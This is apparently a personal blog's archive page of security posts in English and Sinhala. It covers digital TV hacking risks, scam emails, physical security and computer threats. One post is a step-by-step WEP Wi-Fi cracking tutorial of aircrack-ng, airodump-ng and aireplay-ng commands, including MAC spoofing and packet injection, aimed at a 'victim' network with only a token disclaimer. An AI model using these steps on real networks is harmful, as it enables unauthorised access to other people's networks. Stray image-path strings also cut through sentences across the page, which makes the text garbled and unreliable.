Showing posts with label Security. Show all posts
Showing posts with label Security. Show all posts

Thursday, April 19, 2012

Security Vulnerability of Digital Television (DTV)

TV is a dominant equipment of every household in this planet. The newest trend in Television is Digital Television (DTV). With this change the television will be a hyper connected with internet. I have described about digital television in another post in detail. You can read that post here.
Its said that 100 million TVs will be connected to internet by 2016. This will open up a total new market and more other benefits. Other than that in the same time it will discover vast number of targets for hackers.
Internet connected TVs uses IP addresses (Internet Protocol) and they will be connected to internet almost every time the TV is on. So the network interfaces of these televisions will be always connected to internet.
Spoiler alerts says
"Our goal was to see if we could hackinto the set-top box, steal customer personal information, pirate services, and incur denial-of-service conditions. Just for yucks, I added two more objectives: to see if we could steal porn (typically, one of the biggest revenue streams for cable companies) or force porn onto another television that was watching Disney content, with the idea that offended customers would drop their service."
So what we can do is avoiding internet connected television but prevent doing transactions over internet connected television and be more conscious about what we are watching. Obviously television producers will come up with security options to prevent these vulnerabilities yet hackers will always find a way.

Tuesday, April 17, 2012

Hack a Wi-Fi Network’s WEP Password with Linux

I started my internship program this month so I don't find much time to spend writing long articles. So I thought to show how to crack a Wi- Fi Network's WEP password. Again I must say at the beginning that I show this for educational purposes. So if you hack someones Wi-Fi network with this please take their written authority. And do on your own risk :)

This hack only works for WEP passwords. So the victim should have used WEP in their Wi-Fi network. For other authentication methods like WPA or WPA2 are also breakable. There are tools out there to hack WPA2 authentication also but that takes time and long process than this I will consider posting an article on that later. So lets see how to do the hack.

Do do thishack in the way I am going to describe you have to have Linux operating system. I would recommend you to have Ubuntu. Specialty with Ubuntu is its more user frendly and the terminal commands I will give will work on Ubuntu (commands like apt-get may change in other Linux distributions). And I take the assumption that you are familiar with Linux operating systems. (If you find any difficulty please ask)

Below are the steps:-
Use terminal and grant user super user or administrator rights. User can get it with su command or sudo bash command

1. Install Aircrack-ng (This is the tool used to crack the wifi. This tool does not come with Ubuntu hence you have to install it on terminal)
        apt-get install aircrack-ng   (Update Ubuntu before you use this command
apt-get update.)

2. Run the following to get a list of your network interfaces.
     airmon-ng

3. Stop running Wireless interfaces.
     airmon-ng stop (interface)
     ifconfig (interface) down (We stop running wireless interface to change the MAC address of the interface)4. Change the MAC Address of the wireless interface.
     macchanger --mac 00:11:22:33:44:55 (interface) (You can add any MAC address here.We change the MAC address for security reasons this step is recommended but not essential)

5. Start monitoring the packets.
     airmon-ng start (interface)

6. Dumps the packets. (You have to keep running the result of previous command and for this command open new terminal.We have to dump packets into a file so we can use that file when cracking the password)
     airodump-ng -c (channel) -b (bssid) -w (file name) (interface) (Channel and BSSID can be taken from the result of airmon-ng start (interface) command)

7. Creating Traffic (You have to keep running previous two terminals and open a new terminal and use following command to boost up the traffic. This is useful when you have only one station to communicate with the router. This boost up the traffic so it will capture more data).
         aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (interface)

8. Replay attack to fast the hack. (Open a new terminal for this command. This command is also for boosing up the hack with ARP requests)
         aireplay-ng -2 -p 0841 -c (dmac) -b (bssid) (interface)

9. Wait till Data section exceed at least 10,000 (number of data gathering change according to the size of the WEP key) in airmon-ng terminal and then hack for the key with following command.
     aircrack-ng -b (bssid) (file name-01.cap)

After executing this command you will get the WEP password of thevictim Wi-Fi network.Enjoy!!!

Thursday, October20, 2011

බොරු Email?


අපි හැමෝටම දවසකට විවිදාකාරයේ email පණිවුඩ ලැබෙනවා. යාලුවොන්ගෙන්, වැඩ කරන තැනින්, ඉගෙන ගන්න තැනින් හැරුනම වැඩියෙන්ම මේ වගේ දේවල් එන්නෙ අපි Register වෙලා ඉන්න විවිධාකාරයේ වෙබ් අඩවි වලින් (facebook එහෙම). ඒත් එක්කම මෙහෙම එන email වර්ගයක් තමයි Scam emails කියන්නෙ.

Scam email කියන්නෙ. අපිව රවටල අපේ තොරතුරු ගන්න හෝ මුදල් ගන්න එන email වලට. මේවා එක එක ආකාරයෙන්, එක එක කතන්දර කිය කිය එන්න පුලුවන්. මේ Scam email අපිට මෙහෙම වර්ග කරන්න පුලුවන්. මම මේ වර්ගීකරණයන් ගත්තෙ මෙන්න මේ වෙබ් අඩවියෙන්http://www.scamwarners.com/
  • Fraudulent check scams - මේවයේ අපිට බොරු චෙක් පත් email විදිහට එනවා.
  • Fraudulent lotteries - මෙහිදී ඔබට ලොතරැයි දිනුමක් ලැබුනා යැයි පවසා තොරතුරු ගැනීම හෝ දිනුම ලබා ගැනීමට ගෙවීමක් කරන්න ලෙස කියා සිටිනවා.
  • Romance scams - මේකෙදි Scammer ඔබට කැමති බව හෝ වැනත් ආකාරයක රොමැන්ටික් දෙයක් කියනවා.
  • Money recovery scams - මේ email එක එන්නෙ කලින්ම වෙන බොරු email එකකට අහු උන කෙනෙක්ව තවත් ඉදිරියට ගෙනියන්න.
  • Charity scams - සමාජ සේවා ආයතන විදිහට මුදල් ඉල්ලා එන email.
  • Employment scams - බොරු රැකියා අවස්තා පෙන්නල එවන email.
  • Auction site and online selling scams - අන්තර්ජාලය හරහා ගනුදෙනු කරන අය (බඩු ගන්න/විකුණන අය) ඉලක්ක කරල එන email.
  • Rental scams - ඔබේ ණය හිමි හෝ ගෙවල් අයිතිකාරයෙක් විදිහට එවන email.
  • Debt collection scams - ඔබ කාට හරි, ආයතනයකට හරි ණයක් වෙලා තියෙනවානම් ඒ ණය වාරික ඔබෙන් රවටා අදාල ආයතනය හෝ පුද්ගලයා විදිහට ගන්න හදන email.
  • Advance fee loan scams - ණය දෙන්නො විදිහට පෙනී ඉදල ඔබවරවටන්නට තැත් දරන email.
  • Conference scams - බොරු සම්මන්ත්‍රණ සඳහා සහභාගී වෙන්න ඔබට ආරාධනා පත් එවන email.
  • Pet scams or puppy scams - මේකෙදි වෙන්නෙ ඔබට සුරතක් සතෙක් විකුණන හෝ දෙන මුවාවෙන් email එවන එක.
  • Fraudulent websites used in scams - Scammer විසින් හදපු වෙබ් අඩවියකට (මෙය ඔබේ බැංකුවේ වෙබ් අඩවියට සමානව හෝ ඔබ ගණුදෙණු කරන වෙනත් අඩවියකට සමානව සකස් වෙලා තියෙන්නෙ පුලුවන්) ඔබව navigate කරන සබැදි සහිතව email මෙහිදී එවනු ලබනවා.
මේ විදිහට එන Scam email වැඩිවශයෙන් ඉලක්ක කරන්නෙ ඔබව රවටල මුදල් ගැනීම හෝ ඔබේ තොරතුරු (බැංකු ගිණුම් අංක වගේ) ලබා ගන්න. පසුව ඒවා වෙනත් ඔවුන්ට අවශ්‍ය දේවල් වලට යොදා ගන්නවා.


මෙහෙම Scammers ලා අපේ email ලිපින දැන ගන්නෙ කොහොමද? ඒකට විවිධ ආකාර තියෙන්න පුලුවන්. උදාහරණ විදිහට,
  • අපි විවිධ වෙබ් අඩවි වල ලියා පදිචි වෙනවා විවිධ දේවල් වලට (බාගත කිරීම් කරන්න, ෆෝරම් කියවන්න වගේ) මේ අඩවි වලින් අපේ email ලිපින ඉල්ලනවා ලියාපදිංචිය සඳහා.
  • දම්වැල් email, ඒ කියන්නෙ විවිධ පණිවුඩ, පින්තූර අපි forward කර කරයවන email. මේ මඟිනුත් පුලුවන් email ලිපින ලබා ගන්න.
මේ ආකාරයෙන් විවිධ ක්‍රම වලින් ලබා ගන්න එ මේල් තොග විදිහට වෙළද ප්‍රවර්ධන කරන අයට, Scammers ලාට වගේ අවශ්‍ය අයට විකුණනවා. මේ තියෙන්නෙ ඒ වගේ අඩවි දෙකක්,
මෙහෙම එන බොරු email එකක් වටහා ගන්නෙ කොහොමද?. ගොඩක් දුරට මේ වගේ email ඒවායේ තියෙන කතන්දරයෙම තේරුම ගන්න පුලුවන්. ගොඩක් දුරට මේ email එකක් එන්නෙ පුද්ගලයෙක් විදිහට. මට මේ ලඟදි ආපු email එකක් තමයි,

Sane Timo කියන පුද්ගලයාගෙන් Timo.Sane@hus.fi කියන email ලිපිනයෙන් මට මොකක්දෝ දිනුමක් ලැබුනා කියල ආපු email එක. මම ඉතින්මෙයාගෙ Timo.Sane@hus.fi කියන email ලිපිනය කොපි කරල ගූගල් කරපු එක. මෙන්න එතකොට එනවා මේක ගැන අනතුරු ඇගවීම තියෙන Scam Warning වෙබ් අඩවි වල හා ෆෝරම් වල ලිපි. මෙන්න එකක්http://www.scamwarners.com/forum/viewtopic.php?f=12&t=25181&p=71301

මේ Scam Warning වෙබ් අඩවි කියන්නෙ මේ වගේ email හරහා එන විවිදාකාරයේ Scam ගැන පුද්ගලයො අනිත් අයට කියන වෙබ් අඩවි. බොරු email එකක් එකවර ලක්ෂ ගනනක email list වලට යන නිසා ඉක්මනින්ම මේ වගේ වෙබ්අඩවියක ඒක ගැන ඇත්ත කියල වෙබ් අඩවියක කුමක් හරි පල වෙනවා. ඒ නිසා මම යෝජනා කරන්නෙ මේ වගේ එකක් ආපුහාම ඒ ආපු email ලිපිනය සෙවුම් යන්ත්‍රයකින් (Search Engine such as google or yahoo) සොයන්න (Search). එතකොට ගොඩක් දුරට මේ ගැන ඇත්ත සොයා ගන්න පුලුවන්. ඒ වගේම මේ වගේ email එකක් කියෙව්වම තේරෙනවා මේ මොකක්ද කියල. නමුත් සමහර අය ඉතා දක්ෂ විදිහට සංවිධානය වෙලා තොරතුරු සහිතව එවන්නත් පුලුවන් ඒ නිසා හොයල බලන එක වැදගත්. මෙන්න අර කියපු වගේ Scam Warning වෙබ් අඩවි කීපයක්,

Sunday,October 16, 2011

Why Physical Security of an Organization is so Crucial?


Security of an organization very important and today organization take various actions to protect their information, assets and other important things. When looking at the security of an organization from a IT aspect, majority of people only consider about securing the organization using IT related solutions. They maybe add firewalls, make security policies, make better authentication systems...etc. When intruders find that organization is not vulnerable through networks or from other IT aspects they focus on physical vulnerabilities to accomplish their target.So if they only address the problem from such angle omitting the physical security fact of the organization, all other security precautions can be useless or will not give the outcome that they expected.

Main objective of ensuring security in an organization is ensure that Confidentiality, Integrity and Availability (CIA) of information within the organization is achieved. As an example due to a natural disaster the information can be destroyed. Hence at that point clearly the availability of information is lost. Hence it is very important to assure the physical security of an organization.


Physical security has risks and vulnerabilities that aredifferent than other security concerns we can find related to IT security of an organization. These include physical destruction of hardware, intruders, environmental issues, theft and vandalism.

Physical threats can be divided into four categories broadly,
  • Politically motivated threats:Strikes, riots, civil disobedience, terrorist attacks, bombings...etc
  • Supply system threats: Power distribution outages, communications interruptions, and interruption of other natural energy resources such as water, steam, gas, and so forth.
  • Natural environmental threats: Floods, earth quacks, storms, tsunami and tornadoes, fires, extreme temperature conditions...etc
  • Manmade threats: Unauthorized access internally and externally, explosions, damages by offensive employees, misuse, employee mistakes and accidents, vandalism, fraud, theft and so on.
In these situations the primary consideration should be protecting human lives. Once life safety is achieved other concerns of information security can be addressed.

Wednesday, October 12, 2011

පරිඝනකයට එල්ල වන සතුරු උවදුරු හා අතුරු ආන්තරා

අපි හැකින් ගැන අහල තියෙනවා. හැමෝම වගේ වෛරස් ගාඩ් ගැන දන්නවා. වින්ඩෝස් වල නිතරම ෆයර්වෝල් ගැන එක එක ඒවා එනවා. මේ හැම දෙයක්ම පරිඝනකයේ ආරක්ශාව සම්බන්ද දේවල්. මොනවයින්ද පරිඝනකයක් මේ තරම් ආරක්ශා කරන්නඕනි? ඒ හේතු ආකාරගැන හැකි පමණ සරලව මේ ලිපියෙන් මම විස්තර කරන්නම්. මම වෙනත් ලිපියකින් පරිඝනකයක් ආරක්ෂා කරන්න ගන්න ඕනි ක්‍රියා මාර්ග ගැන කියන්න බලාපොරොත්තු වෙන නිසා මේ ලිපියෙන් කියන්නෙ උවදුරු හා ආන්තරා ගැන විතරයි.



ප්‍රධාන වශයෙන් පරිඝනකයකට ප්‍රහාර හා උපද්‍රව එල්ල වෙන්නෙ අන්තර්ජාලය හරහා. නමුත් පරිඝනකයකටඅන්තර්ජාලය නැතිව උනත් විවිද උපද්‍රව සිදු වෙන්න පුලුවන්. අපි පළමුවෙන්ම එහෙම අන්තර්ජාලය නැතිව වියහැකි අනතුරු ගැන කතා කරමු.
  • සොරකම් කිරීම: මේ කියන්නෙ අන්තර්ජාලය හරහා කරන හොරකම් නෙමෙයි. ඇත්ත ලෝකේ භෞතිකව වෙන හොරකම් ගැන.
